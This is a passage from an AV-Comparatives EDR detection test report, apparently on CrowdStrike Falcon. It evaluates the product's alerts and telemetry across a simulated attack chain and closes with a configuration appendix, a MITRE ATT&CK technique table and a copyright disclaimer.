The discovery phase was partially visible. Although active alerts were absent, CrowdStrike captured underlying telemetry for security software enumeration and user session enumeration. This telemetry was only accessible via manual threat hunting. Other discovery techniques, such as filter driver or account enumeration, went undetected or lacked correlated insights.

Privilege escalation via an unquoted service path triggered low-severity alerts related to evasive behaviour, such as DLL unhooking attempts. No explicit detection of the escalation itself occurred, though relevant telemetry was later recovered.

Lateral movement generated medium-severity alerts on both WS02 and DC01, and new incidents were created accordingly. While CrowdStrike recognized suspicious activity, it did not correlate these events explicitly as lateral movement between specific hosts. Manual investigation confirmed SMB sessions and NTLM-authenticated traffic aligned with the technique.

Persistence via user creation was partially detected. Creation of the user account was logged as part of an incident, but the subsequent privilege elevation to the Administrators group did not trigger a distinct alert.

Kerberoasting activity failed to produce a dedicated alert. However, a related alert for Empire-based PowerShell execution was recorded, and manual investigation revealed telemetry confirming SPN enumeration and risk exposure of the targeted service account.

In the exfiltration phase, no alert or telemetry entry directly indicated that sensitive documents were exfiltrated over the C2 channel. An alert on Empire-related PowerShell execution was the only contextual signal. The ransomware simulation similarly failed to generate a distinct detection. While suspicious behaviour from powershell.exe was logged, file encryption, ransom note creation, and related file operations were only identifiable through retrospective analysis of telemetry indicators—none of which were escalated to high-severity alerts.

In conclusion, CrowdStrike Falcon remains a top-tier detection platform, particularly when integrated into threat hunting-oriented environments. Its high-quality telemetry, strong detection during early-stage compromise, and mature investigation capabilities offer considerable value to skilled analysts. Still, deeper attack chain correlation and broader coverage of late-stage tactics would enhance its standalone effectiveness in fully automated SOC settings.

Appendix 1. Product Configuration

In business environments, and with business products in general, it is usual for products to be configured by the system administrator, in accordance with vendor's guidelines. Therefore, we asked vendors to request us to implement any changes they wanted to the default configuration of their respective products. Results presented in this test were only accomplished by applying the respective product configurations as described here.

The configurations were applied together with the engineers of the respective vendors during setup.

Below we have listed relevant non-default settings (i.e. settings used by the vendor for this test).

CrowdStrike: everything enabled and set to maximum, i.e. "Extra Aggressive". "Unknown Detection-Related Executables" enabled. Everything enabled in "Firmware" and "Hardware-Enhanced Visibility". "Sensor tamper prevention" disabled; all prevention, blocking, protection and quarantine disabled; "Volume shadow copy audit" enabled. "Identity Protection module" was installed and activated. In the "Identity Protection policy", "Active Directory auditing" was enabled, "Authentication traffic inspection" was enabled and all set to "Detection". In "Fusion SOAR", all containment workflows were disabled.

Appendix 2. List of Techniques in Test

The table below shows the MITRE [ATT&CK Tactics](#) (aims) and the [ATT&CK Techniques](#) of the test scenario used in this EDR Detection Test.

TACTICS	TECHNIQUES
Initial Access	Phishing (T1566) Spear Phishing Link (T1566.002)
Execution	Command and Scripting Interpreter (T1059) Command and Scripting Interpreter: PowerShell (T1059.001) Scheduled Task/Job (T1053) Scheduled Task/Job: Scheduled Task (T1053.005) User Execution (T1204) User Execution: Malicious File (T1204.002)
Persistence	Boot or Logon Autostart Execution (T1547) Registry Run Keys (T1547.001) Create Account (T1136) Local Account (T1136.001) Hijack Execution Flow (T1574) Hijack Execution Flow: DLL Search Order Hijacking (T1574.001) Scheduled Task/Job (T1053) Scheduled Task (T1053.005)
Privilege Escalation	Boot or Logon Autostart Execution (T1547) Registry Run Keys (T1547.001) Hijack Execution Flow (T1574) Hijack Execution Flow: DLL Search Order Hijacking (T1574.001) Scheduled Task/Job (T1053) Scheduled Task (T1053.005)
Defense Evasion	Deobfuscate/Decode Files or Information (T1140) Hijack Execution Flow (T1574) Path Interception by Unquoted Path (T1574.009) Masquerading (T1036) Masquerading: Masquerade File Type (T1036.008) Masquerading: Rename System Utilities (T1036.003) Reflective Code Loading (T1620) System Binary Proxy Execution (T1218) Control Panel (T1620.002)
Credential Access	OS Credential Dumping (T1003) LSASS Memory (T1003.001) Steal or Forge Kerberos Tickets: Kerberoasting (T1558.003)
Discovery	Account Discovery (T1087) Local Account (T1087.001) Domain Account (T1087.002) Device Driver Discovery (T1652) Software Discovery (T1518) Security Software (T1518.001) System Owner/User discovery (T1033)
Lateral Movement	Remote Services (T1021) SMB/Admin Shares (T1021.002)
Command and Control	Application Layer Protocol (T1071) Data Encoding (T1132) Data Encoding: Standard Encoding (T1132.001) Encrypted Channel (T1573) Encrypted Channel: Symmetric Cryptography (T1573.001) Multi-Stage Channels (T1104)
Exfiltration	Exfiltration Over C2 Channel (T1041)
Impact	Data Encrypted for Impact (T1486)



AV-Comparatives

(June 2025)

Copyright and Disclaimer

This publication is Copyright © 2025 by AV-Comparatives®. Any use of the results, etc. in whole or in part, is ONLY permitted after the explicit written agreement of the management board of AV-Comparatives prior to any publication. AV-Comparatives and its testers cannot be held liable for any damage or loss, which might occur as result of, or in connection with, the use of the information provided in this paper. We take every possible care to ensure the correctness of the basic data, but a liability for the correctness of the test results cannot be taken by any representative of AV-Comparatives. We do not give any guarantee of the correctness, completeness, or suitability for a specific purpose of any of the information/content provided at any given time. No one else involved in creating, producing or delivering test results shall be liable for any indirect, special or consequential damage, or loss of profits, arising out of, or related to, the use or inability to use, the services provided by the website, test documents or any related data.

For more information about AV-Comparatives and the testing methodologies, please visit our website.